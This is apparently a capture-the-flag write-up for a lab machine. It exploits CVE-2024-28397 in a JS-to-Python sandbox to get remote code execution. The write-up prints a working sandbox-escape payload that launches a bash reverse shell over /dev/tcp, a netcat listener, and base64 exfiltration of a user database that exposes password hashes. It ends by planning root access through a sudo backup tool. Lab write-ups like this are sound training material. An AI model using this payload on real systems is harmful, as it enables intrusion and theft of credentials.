
The code is interesting as it runs JS code and converts it to python to run it.
Checking the requirements.txt we see the version of the library and we see the CVE-2024-28397.
With a bit of tweaking of the inital command we can get a RCE and get a reverse shell.
letcmd="bash -c 'bash -i >& /dev/tcp/<YOURIP>/4444 0>&1'"let hacked, bymarve, n11
let getattr, obj
hacked= Object.getOwnPropertyNames({})bymarve= hacked.__getattribute__
n11= bymarve("__getattribute__")obj= n11("__class__").__base__
getattr= obj.__getattribute__
function findpopen(o){let result;for(let i in o.__subclasses__()){letitem= o.__subclasses__()[i]if(item.__module__ =="subprocess"&& item.__name__ =="Popen"){return item
}if(item.__name__ !="type"&&(result= findpopen(item))){return result
}}}n11= findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()console.log(n11)n11
1
nc -lvnp 4444
So now we have a shell as the user app. We still need to upgrade our user in order to get the flag.
If we remember from the code we downloaded we saw a sqlite database! We can read that now. Or we could transfer to our attacker machine and do that there. Although not sure if it was really needed.
1
2
cat users.db | base64
echo <BASE64 WE COPIED FROM ABOVE> base64 -d > users.db
Then we read the db.
1
2
3
4
5
6
└─$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help"for usage hints.
sqlite> select * from user;1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
We run sudo -l and we see that we can run sudo in one binary.
1
2
3
4
5
6
7
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
Checking on how the binary works we see we can create backups and also dump files from these backups. The current backup up just includes the /home/app/.
marco@codeparttwo:~$ sudo npbackup-cli -c npbackup.conf --ls
2026-01-22 19:05:44,484 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-01-22 19:05:44,514 :: INFO :: Loaded config 4E3B3BFD in /home/marco/npbackup.conf
2026-01-22 19:05:44,524 :: INFO :: Showing content of snapshot latest in repo default
2026-01-22 19:05:46,751 :: INFO :: Successfully listed snapshot latest content:
snapshot 35a4dac3 of [/home/app/app] at 2025-04-06 03:50:16.222832208 +0000 UTC by root@codetwo filtered by []:
/home
/home/app
/home/app/app
/home/app/app/__pycache__
/home/app/app/__pycache__/app.cpython-38.pyc
/home/app/app/app.py
/home/app/app/instance
/home/app/app/instance/users.db
/home/app/app/requirements.txt
/home/app/app/static
/home/app/app/static/app.zip
/home/app/app/static/css
/home/app/app/static/css/styles.css
/home/app/app/static/js
/home/app/app/static/js/script.js
/home/app/app/templates
/home/app/app/templates/base.html
/home/app/app/templates/dashboard.html
/home/app/app/templates/index.html
/home/app/app/templates/login.html
/home/app/app/templates/register.html
We can use the -b flag to make a new backup. So if could just make a new backup and include the /root dir! We see there is a .conf file that specifies that. But we cannot edit it.